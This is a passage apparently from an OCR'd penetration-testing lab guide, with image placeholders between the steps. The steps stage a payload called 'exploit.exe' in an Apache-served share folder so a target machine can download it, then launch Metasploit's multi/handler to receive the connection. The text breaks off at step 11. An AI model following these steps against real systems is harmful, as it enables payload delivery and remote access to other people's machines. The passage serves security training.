
   Note: To create a new directory to share the **exploit.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**


7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.



8. Start the Apache server by typing **service apache2 start** and press **Enter**.




9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



10. In Metasploit type **use exploit/multi/handler** and press **Enter**.


11. 